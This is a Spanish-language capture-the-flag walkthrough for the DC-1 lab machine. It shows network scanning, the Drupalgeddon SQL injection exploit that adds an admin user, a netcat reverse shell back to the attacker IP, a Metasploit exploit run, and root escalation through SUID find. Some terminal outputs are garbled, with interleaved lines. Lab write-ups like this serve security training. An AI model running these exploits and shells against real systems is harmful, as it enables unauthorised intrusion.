

DC-1

IP ATACANTE: 192.168.0.198

IP VICTIMA: 192.168.0.119

Servicio web: http://192.168.0.119/

Descubrimiento

nmap -sn 192.168.0.0/24

Starting Nmap 7.95 (<https://nmap.org>) at 2025-05-02 10:47 EDT
Nmap scan report for 192.168.0.1
Host is up (0.013s latency).
MAC Address: 08:40:F3:2B:D2:F0 (Tenda Technology,Ltd.Dongguan branch)
Nmap scan report for 192.168.0.119
Host is up (0.0072s latency).
MAC Address: 08:00:27:DA:F5:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.199
Host is up (0.0035s latency).
MAC Address: 1C:CE:51:ED:4F:12 (AzureWave Technology)
Nmap scan report for 192.168.0.198
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.13 seconds

sudo arp-scan --interface eth0 192.168.0.0/24

Interface: eth0, type: EN10MB, MAC: 08:00:27:04:42:0f, IPv4: 192.168.0.198
Starting arp-scan 1.10.0 with 256 hosts (<https://github.com/royhills/arp-scan>)
192.168.0.1 08:40:f3:2b:d2:f0 Tenda Technology Co.,Ltd.Dongguan branch
192.168.0.119 08:00:27:da:f5:d2 PCS Systemtechnik GmbH
192.168.0.199 1c:ce:51:ed:4f:12 (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.133 seconds (120.02 hosts/sec). 3 responded

Scannig

El puerto de interes es el 80

NMAP

nmap -sS -p- -open -T4 -n -Pn 192.168.0.119 -oN scan.txt

Nmap 7.95 scan initiated Fri May 2 10:49:46 2025 as: /usr/lib/nmap/nmap -sS -p- -open -T4 -n -Pn -oN scan.txt
192.168.0.119
Nmap scan report for 192.168.0.119
Host is up (0.0056s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
56908/tcp open unknown
MAC Address: 08:00:27:DA:F5:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

```
nmap -sS -p22,80,111,56908 -T4 -sCV 192.168.0.119 -oN targeted.txt
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-05-02 11:01 EDT
Nmap scan report for 192.168.0.119
Host is up (0.0044s latency).

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
| 1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
| 2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_ 256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
| 100000  2,3,4    111/tcp    rpcbind
| 100000  2,3,4    111/udp    rpcbind
| 100000  3,4      111/tcp6   rpcbind
| 100000  3,4      111/udp6   rpcbind
| 100024  1        40356/udp  status
| 100024  1        44022/udp6 status
| 100024  1        56908/tcp  status
|_ 100024  1        58351/tcp6 status
56908/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:DA:F5:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 27.53 seconds

Enumerar


metasploit

- Con metasploit enumeramos ssh tambien
search ssh_version
use 3
set rhosts 192.168.0.119
run

```
msf6 auxiliary(scanner/ssh/ssh_version) > run
[*] 192.168.0.119 - Key Fingerprint: ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKUNN60T4E0FHGiGdFU1ljvBlREaVWgZvgWlkhSKutr8l75VBlGbgTaFBcTzWrPdRIItKooYsejeC80l5nEnKkNU=
[*] 192.168.0.119 - SSH server version: SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u7
[*] 192.168.0.119 - Server Information and Encryption
```

Type	Value	Note
encryption.compression	none	
encryption.compression	zlib@openssh.com	
encryption.encryption	aes128-ctr	
encryption.encryption	aes192-ctr	
encryption.encryption	aes256-ctr	
encryption.encryption	arcfour256	Deprecated
encryption.encryption	arcfour128	Deprecated
encryption.encryption	aes128-cbc	Deprecated
encryption.encryption	3des-cbc	Deprecated
encryption.encryption	blowfish-cbc	Deprecated
encryption.encryption	cast128-cbc	Deprecated
encryption.encryption	aes192-cbc	Deprecated
encryption.encryption	aes256-cbc	Deprecated
encryption.encryption	arcfour	Deprecated
encryption.encryption	rijndael-cbc@lysator.liu.se	Deprecated

Exploracion manual



```
192.168.0.119/robots.txt x +
192.168.0.119/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec http://192.168.0.192/w...
#
# For syntax checking, see:
# http://www.sxw.org.uk/computing/robots/check.html
User-agent: *
Crawl-delay: 10
# Directories
Disallow: /includes/
Disallow: /misc/
Disallow: /modules/
Disallow: /profiles/
Disallow: /scripts/
Disallow: /themes/
# Files
Disallow: /CHANGELOG.txt
Disallow: /cron.php
Disallow: /INSTALL.mysql.txt
Disallow: /INSTALL.pgsql.txt
Disallow: /INSTALL.sqlite.txt
Disallow: /install.php
Disallow: /INSTALL.txt
Disallow: /LICENSE.txt
Disallow: /MAINTAINERS.txt
Disallow: /update.php
Disallow: /UPGRADE.txt
Disallow: /xmlrpc.php
# Paths (clean URLs)
Disallow: /admin/
Disallow: /comment/reply/
Disallow: /filter/tips/
```

Whatweb

whatweb -a 3 http://192.168.0.119/

```
(root@kali)-[/home/kali/seminario1/dc-01]
# whatweb -a 3 http://192.168.0.119/

http://192.168.0.119/ [200 OK] Apache[2.2.22], Content-Language[en], Country[RESERVED][ZZ], Drupal[7.22,7.23,7.24,7.25,7.26], HTTPServer[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.0.119], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.4.45-0+deb7u14], PasswordField[pass], Script[text/javascript], Title[Welcome to Drupal Site | Drupal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]
```

Vulnerabilidades

searchsploit

Buscamos si hay vulnerabilidades conocidas

searchsploit Drupal 7

Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)

| php/webapps/34992.py

```
(root@kali)-[/home/kali/seminario1/dc-01]
# searchsploit Drupal 7
```

Exploit Title	Path
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction	php/webapps/51723.txt
Drupal 4.1/4.2 - Cross-Site Scripting	php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection	php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution	php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection	php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector	php/webapps/4510.txt
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities	php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)	php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)	php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)	php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)	php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)	php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities	php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution	php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution	php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution	php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities	php/webapps/33706.txt

Vector de ataque

Vulnerabilidad encontrada en: Drupal 7

Vulnerabilidad drupalgeddon

- Buscamos el exploit:

locate 34992.py


/usr/share/exploitdb/exploits/php/webapps/34992.py

- Ejecutamos el exploit nos permite crear un usuario administrador:

python2 34992.py -u prueba -p root1234 -t http://192.168.0.119

```
https://twitter.com/homelabit
User login https://plus.google.com/+HomelabIt1/
https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww
Username *
[!] VULNERABLE!
Password *
[!] Administrator user created!
[*] Login: prueba
[*] Pass: root1234
[*] Url: http://192.168.0.119/?q=node&destination=node
* Request new password
```

- Login exitoso:



Explotacion


Dentro de drupal debemos encontrar la forma de ganar una shell

Drupal


- Buscamos un shell para instalar en drupal:

<https://ftp.drupal.org/files/projects/shell-7.x-1.0-beta5.zip>

Se crea un nuevo modulo y se instala:



-Ahora navegamos y buscamos la shell para ejecutar comando:



- Ahora ejecutamos un listener:

nc -lvp 4444

- En la linea de comandos de drupal ejecutamos:

nc -nv 192.168.0.198 4444 -e /bin/bash

```
(root@kali)-[/home/kali/seminario1/dc-01]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.119: inverse host lookup failed: Unknown host
connect to [192.168.0.198] from (UNKNOWN) [192.168.0.119] 45978
pwd
/var/www
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```

Spaws shell

- Configurar shell mas comoda:

python -c 'import pty; pty.spawn("/bin/bash")'

metasploit

USAMOS OTRA FORMA DE EXPLOTAR LA VULNERABILIDAD DRUPAL 7

search drupal 7

use 16 exploit/multi/http/drupal_drupageddon

set lport 9999

set rhost 192.168.0.119

exploit

Escalar Privilegios

- Escalar a usuario root

root

Encontrar archivos para escalar a root

find / -perm -u=s -type f 2>/dev/null

```
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/nullilled: Unknown host
/bin/mount [192.168.0.198] from (UNKNOWN) [192.168.0.119] 45978
/bin/ping
/bin/su
/bin/ping6'import pty; pty.spawn("/bin/bash")'
/bin/umount-1:/var/www$ cd /home
/usr/bin/at
/usr/bin/chsh:/home$ ls
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn:/home$ cd flag4
/usr/bin/gpasswd
/usr/bin/procmailme/flag4$ ls
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chownme/flag4$ cat flag4.txt
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-deviceind or access the flag in root?
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfsperhaps it's not that easy. Or maybe it is?
www-data@DC-1:/var/www$ █ █
```

- Intentamos ejecutar find para ganar privilegios root

find . -exec '/bin/sh' \;

```
www-data@DC-1:/var/www$ find. -exec '/bin/sh' \;
find . -exec '/bin/sh' \;
# id4.txt
idv-data@DC-1:/home/flag4$ cat flag4.txt
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoamiuse this same method to find or access the flag in root?
whoami
rootably. But perhaps it's not that easy. Or maybe it is?
# █ -data@DC-1:/home/flag4$ █
```


- GANAMOS ACCESO COMO ROOT

```
# cd /root
C-1:/home$ ls
cd /root
# ls
ls
www-data@DC-1:/home$ cd flag4
thefinalflag.txt
# cat the*
C-1:/home/flag4$ ls
cat the*
Well done!!!!
www-data@DC-1:/home/flag4$ cat flag4.txt
Hopefully you've enjoyed this and learned some new skills.
Can you use this same method to find or access the flag in root?
You can let me know what you thought of this little journey
by contacting me via Twitter @DCAU7asy. Or maybe it is?
# www-data@DC-1:/home/flag4$
```